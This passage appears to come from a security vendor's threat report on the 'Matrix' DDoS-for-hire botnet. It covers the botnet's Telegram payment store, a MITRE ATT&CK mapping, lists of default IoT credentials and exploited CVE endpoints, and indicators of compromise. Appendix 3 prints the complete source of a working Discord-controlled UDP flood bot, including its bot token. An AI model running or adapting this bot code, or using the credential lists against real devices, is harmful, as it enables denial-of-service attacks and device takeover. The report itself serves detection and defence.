Payment Method:** USDT TRC20

Payment Address:** `TSq9rYr1xAiiNoPbhXZVEt1i6Z9omp9xyh`

Payment Amount:** $20 USDT

👆 **Click to copy [Payment Address / Amount]**
— — — — — — — — — — — —
⚠️ The order payment timeout is 60 minutes
🚀 Plan will be activated immediately after successful payment.
```

Figure 10: An illustration of the Telegram store based on the script

Impact

The primary impact of a DDoS botnet is the denial of service to various servers that host a range of online businesses or backend operations. These botnets are often operated through platforms like Telegram, where users can pay to launch attacks via an online vending machine. Profiling the customers of Matrix is challenging, but the consequences are far-reaching.

Beyond the direct victims of the DDoS attacks, there is also significant impact on businesses whose servers are compromised. For example, if the affected servers are part of a cloud vendor's infrastructure, they might be deactivated by the service provider, leading to a disruption of the victim's business. In one notable case, the FBI intervened and seized a website hosting an online DDoS vending machine, shutting it down to prevent further misuse.



THIS WEBSITE HAS BEEN SEIZED

The FBI has seized this website for operating as a DDoS-for-hire service. This action has been taken in conjunction with Operation PowerOFF, a coordinated international law enforcement effort to dismantle criminal DDoS-for-hire services worldwide. **DDoS attacks are illegal.**


Law enforcement agencies have seized databases and other information relating to these services. **Anyone operating or utilizing a DDoS service is subject to investigation, prosecution, and other law enforcement action.**

For more information, please visit:

https://www.fbi.gov/contact-us/field-offices/anchorage/fbi-intensify-efforts-to-combat-illegal-ddos-attacks

Figure 11: The FBI seized this website after it offered DDoS services

Additionally, we observed the execution of a cryptocurrency mining operation, specifically targeting the coin ZEPHYR. This activity was limited to a single repository. While the mining operation (as shown in Figure 12 below) may appear significant, the threat actor only managed to mine approximately 1 ZEPHYR, which currently holds a value of about $2.70 USD. This highlights the relatively low financial yield of such mining activities in this campaign.



ZEPHYR33CSf6UDWwcAQxD6JzXjbv39Z1j9bHLmDkfdBQH6bt9VjvjdPcYQXfGHkRVRERa5PJyqkiXaGdoMRh17zfj4GnfQzD9F41U

Figure 12: A screenshot of the cryptomining operation by Matrix

Mapping the Campaign to the MITRE ATT&CK Framework

Our investigation showed that the attackers have been using some common techniques throughout the campaign. Here we map each component of the attack to the corresponding techniques of the MITRE ATT&CK framework:

Initial Access	Execution	Persistance	Defence evasion	Credential Access	Discovery	Lateral Movement	Collection	Command & Control	Impact
Exploit Public-Facing Application (T1190)	Command and scripting interpreter: Python (T1059.006)	Create or Modify System Processes (T1543)	Disable or Modify Tools (T1562.001)	Brute Force (T1110)	Network Service Scanning (T1046)	Exploitation of Remote Services (T1210)	Data from Local System (T1005)	Web Service (T1102)	Resource Hijacking (T1496)
Valid Accounts (T1078)		Implant Software (T1547.001)	Masquerading (T1036)		Network Share Discovery (T1135)	SSH Hijacking (T1563.001)		Encrypted Channel (T1573)	Service Exhaustion Flood (T1499.001)

Initial Access

- Exploit Public-Facing Application: Exploits vulnerabilities in IoT devices, routers, and servers such as HugeGraph (CVE-2024-27348) and Arcadyan firmware (CVE-2021-20090).
- Valid Accounts: Uses brute-force attacks with precompiled username-password pairs (e.g., admin:admin and root:camera) to gain access to devices.

Execution

- Command and Scripting Interpreter - Python: Deploys shell scripts, Python scripts, and Discord bots for command execution, including DDoS commands and system reconnaissance.

Persistence

- Create or Modify System Process: Modifies processes on IoT devices and servers for long-term botnet control.
- Implant Software: Installs botnet clients like Mirai and PYbot to maintain foothold and facilitate ongoing attacks.

Defense Evasion

- Disable or Modify Tools: Identifies and disables Windows Defender or other antivirus solutions.
- Masquerading: Uses legitimate-looking scripts and open-source tools to blend malicious activities.

Credentials Access

- Brute Force: Executes brute-force attacks using curated dictionaries to compromise credentials.

Discovery

- Network Service Scanning: Uses tools like SSH scanners to identify misconfigured or vulnerable devices.
- Network Share Discovery: Identifies accessible shares or services for lateral movement.

Lateral Movement

- Exploitation of Remote Services: Targets remote services such as SSH, Telnet, and Hadoop YARN to propagate.
- Remote Service Session Hijacking - SSH Hijacking: Iterating over SSH keys to move laterally across the network.

Collection

- Data from Local System: Collects sensitive data like configuration files and credentials from compromised systems or inspecting databases (SQLlite).

Command & Control

- Web Service: Uses platforms like Telegram and Playit.gg to manage botnet communication and sell attack services.
- Encrypted Channel: Establishes secure communication using Discord bots and other encrypted methods.

Impact

- Resource Hijacking: Conducts cryptomining operations, albeit with minimal financial gain (~1 ZEPHYR mined, worth $2.70).
- Service Exhaustion Flood: Executes Layer 4 and Layer 7 DDoS attacks to overwhelm target servers.

Detection and Mitigation

The campaign of Matrix somewhat represents an escalation in DDoS attacks, showcasing the adaptability and scale of modern threat actors. Aqua Nautilus researchers observed this operation through triggered honeypots, revealing a complex and evolving campaign. Matrix employs a diverse array of tools, exploits, and infrastructure, targeting vulnerabilities in IoT devices, cloud services, and enterprise systems.

The campaign is characterized by its large-scale use of publicly available scripts, highlighting the growing threat posed by so-called script kiddies who can integrate and operate these tools for sophisticated attacks. While initial access is often gained through brute-force attacks and exploiting known vulnerabilities, Matrix demonstrates a business-driven focus, leveraging compromised devices for DDoS attacks and selling his services through a Telegram bot store.

Our analysis uncovered a broad range of vulnerabilities in use, including CVEs targeting IoT devices, routers, and enterprise servers. Additionally, misconfigured devices and weak credentials amplify the campaign's reach, potentially affecting millions of devices globally.


Appendix 1 - Exploited Misconfigurations

1. **IP Cameras** (e.g., Hikvision, VStarcam, generic IP cams): Credentials such as ‘root:hikvision’, ‘root:hi3518’, ‘admin:ipcam_rt5350’, ‘root:IPCam@sw’, ‘root:hslwificam’, ‘vstarcam2015:20150602’, and ‘root:camera’ suggest targeting IP cameras, which often use default credentials for setup.
2. **Digital Video Recorders (DVRs) and Network Video Recorders (NVRs)**: Credentials like ‘admin:dvr2580222’, ‘root:dvr’, ‘root:cam1029’, and ‘admin:CenturyL1nk’ suggest DVR devices, which are often connected to surveillance systems and use default credentials.
3. **Routers and Modems** (e.g., Netgear, ZTE, Vodafone, Huawei)**:** Credentials like root:Zte521, root:zte9x15, admin:vodafone, admin:QwestM0dem, admin:netgear1, and root:hg2x0 imply these credentials target consumer routers and modems with default passwords.
4. **Telecom Equipment and Gateways**: Some credentials are related to telecom providers or general telecom device usernames, such as admin:ZmqVfoSIP, root:zhongxing (a reference to ZTE or other telecom devices), and telnetadmin:telnetadmin.
5. **Embedded Devices and Development Boards** (using uClinux, other firmware): Entries like root:uClinux imply these targets are embedded devices running a lightweight Linux distribution, often used in IoT devices or development boards.
6. **Other IoT Devices and Network Equipment**: Credentials like default:tlJwpbo6, default:OxhlwSG8, and default:S2fGqNFs are commonly associated with default settings on a range of IoT devices, including smart home products and networking devices.
7. **General Admin Interfaces for Networked Devices**: Credentials such as admin:admin, root:founder88, admin:/ADMIN/, and admin:samsung reflect commonly used default credentials for web interfaces or console access on various devices.
8. Telnet Login with Default Credentials.
9. SSH brute force.
10. hadoop/unauthorized-yarn: exploit **Apache Hadoop YARN (Yet Another Resource Negotiator)**, a resource management technology commonly used in Hadoop clusters. The **YARN ResourceManager** has a REST API, which this script attempts to leverage to execute a remote command on a target system
11. **Huawei routers** and other network devices that use an embedded web interface for administrative access. The specific pathes ‘login.gch’, “manager_dev_ping_t.gch”, “getpage.gch?pid=1001&logout=1” are often the login endpoint for the device’s web-based management portal on port **8083**.
12. **Network Time Protocol (NTP):** A misconfiguration on **network devices with an exposed /boafrm/formNtp endpoint**, which is commonly associated with **routers and IoT devices** that have a web-based administrative interface using the **Boa web server**.

Appendix 2 - Exploited Vulnerabilities

1. CVE-2024-27348: Exploiting a vulnerability in Apache HugeGraph Server, specifically a hypothetical, which may allow for Remote Code Execution (RCE) via the Gremlin server endpoint.
2. CVE-2022-30525**:** A OS command injection vulnerability in the CGI program of Zyxel USG FLEX 100(W) firmware.
3. CVE-2022-30075: This CVE affects specific TP-Link routers, allowing unauthenticated users to manipulate configuration parameters, potentially injecting commands.
4. CVE-2018-10562: This vulnerability enables command injection on GPON (Gigabit-capable Passive Optical Networks) routers using the Boa web server through the Boa web server's administrative interface. By injecting commands via specific parameters, attackers can execute arbitrary commands on the underlying operating system with root privileges, allowing them to gain control over the device.
5. CVE-2018-10561: This vulnerability allows attackers to bypass authentication on GPON (Gigabit-capable Passive Optical Networks) routers using the Boa web server by appending certain parameters to the URL. It permits unauthorized access to sensitive pages and administrative functions on the router's web interface, such as configuration pages, due to insecure access control mechanisms.
6. CVE-2018-9995: Targeting Digital Video Recorders (DVRs) to exploit weaknesses in certain DVR devices that use the Hi3520 platform. In the code we observe HTTP requests to endpoints like /dvr/cmd without prior authentication.
7. CVE-2017-18368: Involves a command injection vulnerability in ZTE routers, where attackers can exploit endpoints similar to those shown above, using them to inject malicious commands and gain control over the device.
8. CVE-2017-17215: A remote code execution vulnerability affecting certain Huawei routers. This vulnerability allows attackers to exploit a command injection flaw in the DeviceUpgrade functionality by sending specially crafted requests to the /ctrlt/DeviceUpgrade_1 endpoint on port 37215.
9. CVE-2017-17106: Credentials for Zivif PR115-204-P-RS V2.3.4.2103 Webcams can be obtained by an unauthenticated remote attacker using a standard web /cgi-bin/hi3510/param.cgi?cmd=getuser HTTP request. This vulnerability exists because of a lack of authentication checks in requests to CGI pages.
10. CVE-2014-8361: affects routers with the Universal Plug and Play (UPnP) service exposed, specifically through the AddPortMapping action of the WANIPConnection service.

Appendix 3



```
import discord
import socket
import time
from discord.ext import commands

# Define intents for the bot
intents = discord.Intents.default()
intents.typing = False
intents.presences = False

# Initialize the bot
bot = commands.Bot(command_prefix='>', intents=intents)

@bot.event
async def on_ready():
    channel = bot.get_channel(1208155463795867648)
    if channel:
        await channel.send("[Linux]: B0t c0nnected")
    else:
        print("Channel not found")

@bot.command()
async def bots(ctx):
    channel = bot.get_channel(1208149996101312594)
    if channel:
        await channel.send("Bots command executed")
    else:
        print("Channel not found")

@bot.command()
async def std(ctx, IP, Port, Time):
    channel = bot.get_channel(1208184886490570782)
    if channel:
        await channel.send(f'[STD]: Successfully launched attack on {IP}:{Port} for {Time} seconds')
    else:
        print("Channel not found")

    # Call the attack function
    std_a(IP, Port, Time)

def std_a(IP, Port, Time):
    udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sec = time.time() + int(Time)
    while time.time() < sec:
        # Example payloads
        payloads = [
            'PozHlpiND4xPDPuGE6tq',
            'tg57YSAcuvy2hdBlEWMv',
            'VaDp3Vu5m5bKcfCU96RX',
            'UBWcPjIZOdZ9IAOSZAy6',
            'JezacHw4VfzRWzsglZlF',
            '3zOWSvAY2dn9rKZZOfkJ',
            'oqogARpMjAvdjr9Qsrqj',
            'yQAkUvZFjxExI3WbDp2g',
            '35arWHE38SmV9qbaEDzZ',
            'kKbPlhAwlxxnyfM3LaL0',
            'a7pInUoLgx1CPFlGB5JF',
            'yFnlmG7bqbW682p7Bzey',
            'S1mQMZYF6uLzzkiULnGF',
            'jKdmCH3hamvbN7ZvzkNA',
            'bOAFqQfhvMFEf9jEZ89M',
            'VckeqgSPaAA5jHdoFpCC',
            'CwT01MAGqrgYRStHcV0X',
            '72qeggInemBIQ5uJc1jQ',
            'zwcfbtGDTDBWImROXhdn',
            'w70uUC1UJYZoPENznHXB',
            'EoXLAf1xXR7j4XSs0JTm',
            'lgKjMnqBZFEvPJKpRmMj',
            'lSvZgNzxkUyChyxw1nSr',
            'VQz4cDTxV8RRrgn00toF',
            'MEMORIALdGJSUFRUEFUU',
            'Matrix001V8RRrgn00to'
        ]
        for payload in payloads:
            udp.sendto(payload.encode(), (str(IP), int(Port)))

# Run the bot with the provided token
bot.run('MTIwODEzMjEyODU2NzU5MTAwMw.GBPc8D.vuXOWp6K9o_erNjed7h_jna2eKtVww74TpZfPk')
```

https://gist.github.com/morag-assaf/fe62cd96cbe39f559f631221fb7f8f42

Indications of Compromise (IoCs)

Type	Value	Comment
IP Addresses		
IP Address	199.232.46.132	C2 server
IP Address	5.42.78.100	C2 server
IP Address	78.138.130.114	C2 Discord server
IP Address	85.192.37.173	Download server
IP Address	5.181.159.78	Download server
IP Address	217.18.63.132	Download server
Domains		
sponsored-ate.gl.at.ply.gg		C2 server
Files		
Binary file	MD5: df521f97af1591efff0be31a7fe8b925	Mirai malware
Binary file	MD5: 9c9ea0b83a17a5f87a8fe3c1536aab2f	RiskWare/Win32.Kryptik.a
Binary file	MD5: 0e3a1683369ab94dc7d9c02adbed9d89	Discord DDoS Botnet
Binary file	MD5: c7d7e861826a4fa7db2b92b27c36e5e2	hacktool.sshscan/virtool
Binary file	MD5: 53721f2db3eb5d84ecd0e5755533793a	trojan.siggen/casdet
Binary file	MD5: d653fa6f1050ac276d8ded0919c25a6f	trojan.gafgyt/mirai
Binary file	MD5:	trojan.gafgyt/mirai

Type	Value	Comment
	866c52bc44c007685c49f5f7c51e05ca	
Binary file	MD5: 76975e8eb775332ce6d6ca9ef30de3de	trojan.ddosagent/ddos
Binary file	MD5: 5a66b6594cb5da4e5fcb703c7ee04083	trojan.sdjwg
Binary file	MD5: c332b75871551f3983a14be3bfe2fe79	miner.camelot/juiav